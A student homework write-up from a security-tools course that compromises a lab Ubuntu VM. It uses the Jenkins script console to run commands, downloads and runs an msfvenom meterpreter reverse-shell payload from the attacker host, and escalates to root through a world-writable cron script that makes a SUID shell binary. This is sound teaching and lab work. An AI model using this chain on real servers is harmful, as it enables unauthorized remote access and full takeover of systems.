ENPM685 – Security Tools for Information Security

Section: 0101

Homework – 3


Name: Syed Mohammad Ibrahim

UID: *iamibi*

UID Number: 118428369

Email – *iamibi@umd.edu*

Final Output




```
id
uid=0(root) gid=0(root) groups=0(root),121(jenkins)
```

Walkthrough

1. I booted up the Kali and Ubuntu VMs. The Kali VM IP Address was 192.168.81.130 and the Ubuntu 20.04 VM IP Address was 192.168.81.131
2. I ran the NMap command from the Kali VM to check the open ports on the Ubuntu VM. The output was

```
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           vsftpd 3.0.3
22/tcp   open  ssh           OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http          Apache httpd 2.4.41 ((Ubuntu))
4505/tcp open  zmtp          ZeroMQ ZMTP 2.0
4506/tcp open  zmtp          ZeroMQ ZMTP 2.0
8000/tcp open  ssl/http      CherryPy wsgiserver
8080/tcp open  http          Jetty 9.4.43.v20210629
8089/tcp open  ssl/http      Splunkd httpd
8191/tcp open  limnerpressure?
9000/tcp open  http          Splunkd httpd
1 service unrecognized despite returning data
```

3. Port 8080 was interesting as it was using Jenkins. Going on the web browser and executing http://192.168.81.131:8080 opened the Jenkins page. Jenkins allows shell commands to be executed on the host system it is running on using Gherkin scripts. I accessed the scripts page which had this ability by going to http://192.168.81.131:8080/script. I executed the "id" command to verify whether it was working or not. The command was **println new ProcessBuilder("id").redirectErrorStream(true).start().text**. It gave the output on screen as Jenkins User.
4. For a getting in the Ubuntu system, we need a meterpreter/shell to execute our own commands. To achieve that, I used msfvenom to generate an executable reverse TCP payload using the command **msfvenom -p linux/x64/meterpreter/reverse_tcp -f elf LHOST=192.168.81.130 LPORT=4444 > payload.elf**. This generated an ELF file named "payload.elf" locally.
5. Next task was to send this payload file to the victim machine. For that, I ran a simple http server in the directory where the payload was present using python 3 command **python3 -m http.server**. This allowed my local directory to act as root for accessing files present there. On Jenkins script, I executed the command **println new ProcessBuilder("curl", "http://192.168.81.130:8000/payload.elf", "--output", "/tmp/payload.elf").redirectErrorStream(true).start().text** on Jenkins script window which in turn downloaded the payload.elf file in the victim's system at location /tmp.



Script Console

Type in an arbitrary Groovy script and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use System.out, it will go to the server's stdout, which is harder to see.) Example:

```
println(Jenkins.instance.pluginManager.plugins)
```

All the classes from all the plugins are visible. jenkins.*, jenkins.model.*, hudson.*, and hudson.model.* are pre-imported.

```
println new ProcessBuilder("curl", "http://192.168.81.130:8000/payload.elf", "--output", "/tmp/payload.elf").redirectErrorStream(true).start().text
```

No builds in the queue.

1 Idle

2 Idle

Result


```
 % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
```

6. The file is currently not executable as Ubuntu permissions are not set correctly for the file. Thus, I execute the command **println new ProcessBuilder("chmod", "+x", "/tmp/payload.elf").redirectErrorStream(true).start().text** on Jenkins script window which added the execute permission to the payload.elf file.
7. Before executing the payload file, I needed to run the reverse TCP handler which will be listening at port 4444 of the Kali VM. To do that, I ran the Metasploit framework and executed the following commands

   > use exploit/multi/handler
   > set payload linux/x64/meterpreter/reverse_tcp

> set LHOST 192.168.81.130
> exploit

8. This initialized the handler and was waiting for receiving a TCP signal from the victim's machine. I executed the command **println new ProcessBuilder("/tmp/payload.elf").redirectErrorStream(true).start().text** on Jenkins script window which made the Jenkins browser window go into loading mode and on the Metasploit terminal I got the meterpreter.



Script Console


Type in an arbitrary Groovy script and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use System.out, it will go to the server's stdout, which is harder to see.) Example:

```
println(Jenkins.instance.pluginManager.plugins)
```

All the classes from all the plugins are visible. jenkins.*, jenkins.model.*, hudson.*, and hudson.model.* are pre-imported.


```
println new ProcessBuilder("/tmp/payload.elf").redirectErrorStream(true).start().text
```

Result




```
┌──(kali㉿kali)-[~/Desktop/ENPM685]
└─$ msfconsole -q
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload linux/x64/meterpreter/reverse_tcp
payload ⇒ linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.81.130
LHOST ⇒ 192.168.81.130
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.81.130:4444
[*] Sending stage (3020772 bytes) to 192.168.81.131
[*] Meterpreter session 1 opened (192.168.81.130:4444 → 192.168.81.131:48122 ) at 2022-02-27 15:55:54 -0500

meterpreter >
```

9. I used the **shell** meterpreter command to spawn a shell on the victim machine. Running the **id** command showed that I was a Jenkins user. There were three users present in /home directory. Namely **admin**, **brute** and **enpm685**. I didn't had password for either of them.




```
meterpreter > shell
Process 50607 created.
Channel 3 created.
id
uid=116(jenkins) gid=121(jenkins) groups=121(jenkins)
```

10. Going over few of the other files and directories, I found that there is a file called **crontab** which was running a file with root privileges. The file was **dosomething.sh**. Going over the contents of the file, it was performing a sleep operation of 10 seconds and it had a comment saying **still setting this up. – admin**. I checked the permission of this file and anyone on the system can read, write or execute the file.




```
ls /etc/cront*
/etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * root /usr/local/etc/dosomething.sh
* * * * * root /usr/local/etc/dosomething.sh
```

11. To gain privileges, I will use this file in complementary with another exploit. I wrote a C program which sets the current user's UID and GID to 0, which is of root user and starts up the shell. The program is written and compiled on the Kali VM for x86_64 machine. The program name is **exploit_root.c**.




```
┌──(kali㉿kali)-[~/Desktop/ENPM685]
└─$ cat exploit_root.c
#include <unistd.h>

int main(void) {
  setgid(0);
  setuid(0);
  execl("/bin/sh", "sh", 0);
}

┌──(kali㉿kali)-[~/Desktop/ENPM685]
└─$ gcc exploit_root.c -o exploit_root

┌──(kali㉿kali)-[~/Desktop/ENPM685]
└─$ file exploit_root
exploit_root: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-li
nux-x86-64.so.2, BuildID[sha1]=ed4e6577d26e43328cdaf37af9dd548c03caf515, for GNU/Linux 3.2.0, not stripped

┌──(kali㉿kali)-[~/Desktop/ENPM685]
└─$ 
```

12. To transfer the binary file exploit_root to the victim's machine, I used the same steps I did for transferring **payload.elf** at location /tmp on the victim machine. However, making it executable will not help us in getting the root privileges as a root user must perform that action.



```
┌──(kali㉿kali)-[~/Desktop/ENPM685]
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.81.131 - - [27/Feb/2022 15:15:57] "GET /exploit_root HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.
```




All the classes from all the plugins are visible. jenkins.*, jenkins.model.*, hudson.*, and hudson.model.* are pre-imported.

```
println new ProcessBuilder("curl", "http://192.168.81.130:8000/exploit_root", "--output", "/tmp/exploit_root").redirectErrorStream(true).start().text
```

Result

```
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed

  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0Warning: Failed to create the file /tmp/exploit_root: Permission denied

100 16336  100 16336    0     0   997k      0 --:--:-- --:--:-- --:--:--  997k
curl: (23) Failed writing body (0 != 16336)
```



Script Console

Type in an arbitrary Groovy script and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use System.out, it will go to the server's stdout, which is harder to see.) Example:


```
println(Jenkins.instance.pluginManager.plugins)
```

All the classes from all the plugins are visible. jenkins.*, jenkins.model.*, hudson.*, and hudson.model.* are pre-imported.

```
println new ProcessBuilder("chmod", "+x", "/tmp/exploit_root").redirectErrorStream(true).start().text
```


Result

13. Making the file root user owned and executable, I had to execute the command **chown root:root /tmp/exploit_root; chmod u+s /tmp/exploit_root**. Adding this line to the dosomething.sh file will do the trick. So I executed the command **echo "chown root:root /tmp/exploit_root; chmod u+s /tmp/exploit_root" >> /usr/local/etc/dosomething.sh**. This appended the command at the end of the file.



```
cat /usr/local/etc/dosomething.sh
#!/bin/bash
# still setting this up. - admin
sleep 10
chown root:root /tmp/exploit_root; chmod u+s /tmp/exploit_root
cat /usr/local/etc/dosomething.sh
#!/bin/bash
# still setting this up. - admin
sleep 10
echo "hello"
hello
echo "chown root:root /tmp/exploit_root; chmod u+s /tmp/exploit_root" >> /usr/local/etc/dosomething.sh
cat /usr/local/etc/dosomething.sh
#!/bin/bash
# still setting this up. - admin
sleep 10
chown root:root /tmp/exploit_root; chmod u+s /tmp/exploit_root
```

14. Checking the permissions of the file now showed it as executable and root user owned. Executing the binary file escalated the Jenkins user privileges to a root user.



```
ls -l /tmp/exploit_root
-rwsr-xr-x 1 root root 16336 Feb 27 20:15 /tmp/exploit_root
./exploit_root
/bin/sh: 10: ./exploit_root: not found
cd /tmp
./exploit_root
id
uid=0(root) gid=0(root) groups=0(root),121(jenkins)
```